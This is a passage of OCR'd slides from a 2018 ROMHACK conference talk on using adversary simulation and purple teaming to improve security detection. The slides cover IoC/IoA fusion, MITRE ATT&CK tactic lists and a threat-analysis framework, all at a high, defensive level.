
ADVERSARIAL APPROACH TO IMPROVE DETECTION CAPABILITIES

ROMHACK
CYBERSECURITY CONVENTION
ROMA>22_SET_2018
Link Campus University

Massimo Bozza
Ethical Hacker
Senior Security Engineer
@maxbozza



Pietro Romano
Principal Security Engineer
@tribal_sec

AGENDA

- Adversarial approach

  - Simulation vs emulation

- IoC & IoA - Fusion

- Adversary Simultation Framework
  - Threat analysis
  - Attack
  - Detection

- Scenario
  - APT3
  - KovCoreG

- Next Steps

ADVERSARIAL APPROACH

ADVERSARIAL APPROACH – WHAT IS & ISN’T

- ✓ White-box activity
- ✓ Cross team
- ✓ Cooperative process
- ✓ Repetitively process

- ✗ Classic Red Teaming
- ✗ Penetration Test
- ✗ Black-box activity
- ✗ One shot activity

ADVERSARIAL APPROACH - GET STARTED


No standard definition for adversary simulation

- Purple teaming
- Threat emulation
- Attack simulation

Main goals

- Improve security Detection and Response underlining blind spots
- KPI for budget allocation
- Train Blue Team against targeted attacks
- Evaluate blinky boxes / detection tools

ADVERSARIAL APPROACH – SIMULATE vs EMULATE




SIMULATE

- ☑ Almost Same TTP of attackers
- ☑ Tools with same behavior
- ☑ Automation

EMULATE

- ☑ Same TTP of attackers
- ☑ Attacker’s custom Tools

ADVERSARIAL APPROACH – SIMULATE vs EMULATE



SIMULATE

€

- ↓ Less accurate
- ↑ Re-use of available tools
- ↑ More scalable

EMULATE

€ € €

- ↑ More accurate
- ↓ More time consuming
- ↓ Sometimes attacker’s behaviors are undisclosed

IOC-IOA FUSION

CLASH: IoC vs IoA

Indicator of Compromise

- IP address
- Hash
- Exploits
- Malware
- Signatures


Indicator of Attack

- Pattern
- Lateral Movement
- Code Execution
- C&C
- Persistence actions

~~Reactive~~

Proactive!

FUSION: IoC & IoA



Cyber KILL CHAIN & MITRE ATT&CK

Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command & Control

Lateral Movement

LOCKHEED MARTIN

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Exfiltration
- Command & Control

MITRE ATT&CK
Adversarial Tactics, Techniques & Common Knowledge

ADVERSARY SIMULATION FRAMEWORK


Adversary Simulation Framework

Framework Modules

- Threat Analysis
- Attack & Kill Chain simulation
- Detection


Points of Contact

Sharing | Testing | Results analysis




THREAT ANALYSIS

- Human-led process
- Enriches existing security measures
- Contextual insight data



ROMHACK CYBERSECURITY CONVENTION romhack.io

THREAT ANALYSIS - Overview



Threat Intelligence

- Data collection As Service
- OSINT

Data Filtering

- Filtering by Industry
- Filtering by target technology
- Threat Groups
- Tactics

Data Analysis

- Techniques identification
- Weapons / Tools used
- Attack paths
- Operational flows / Procedure

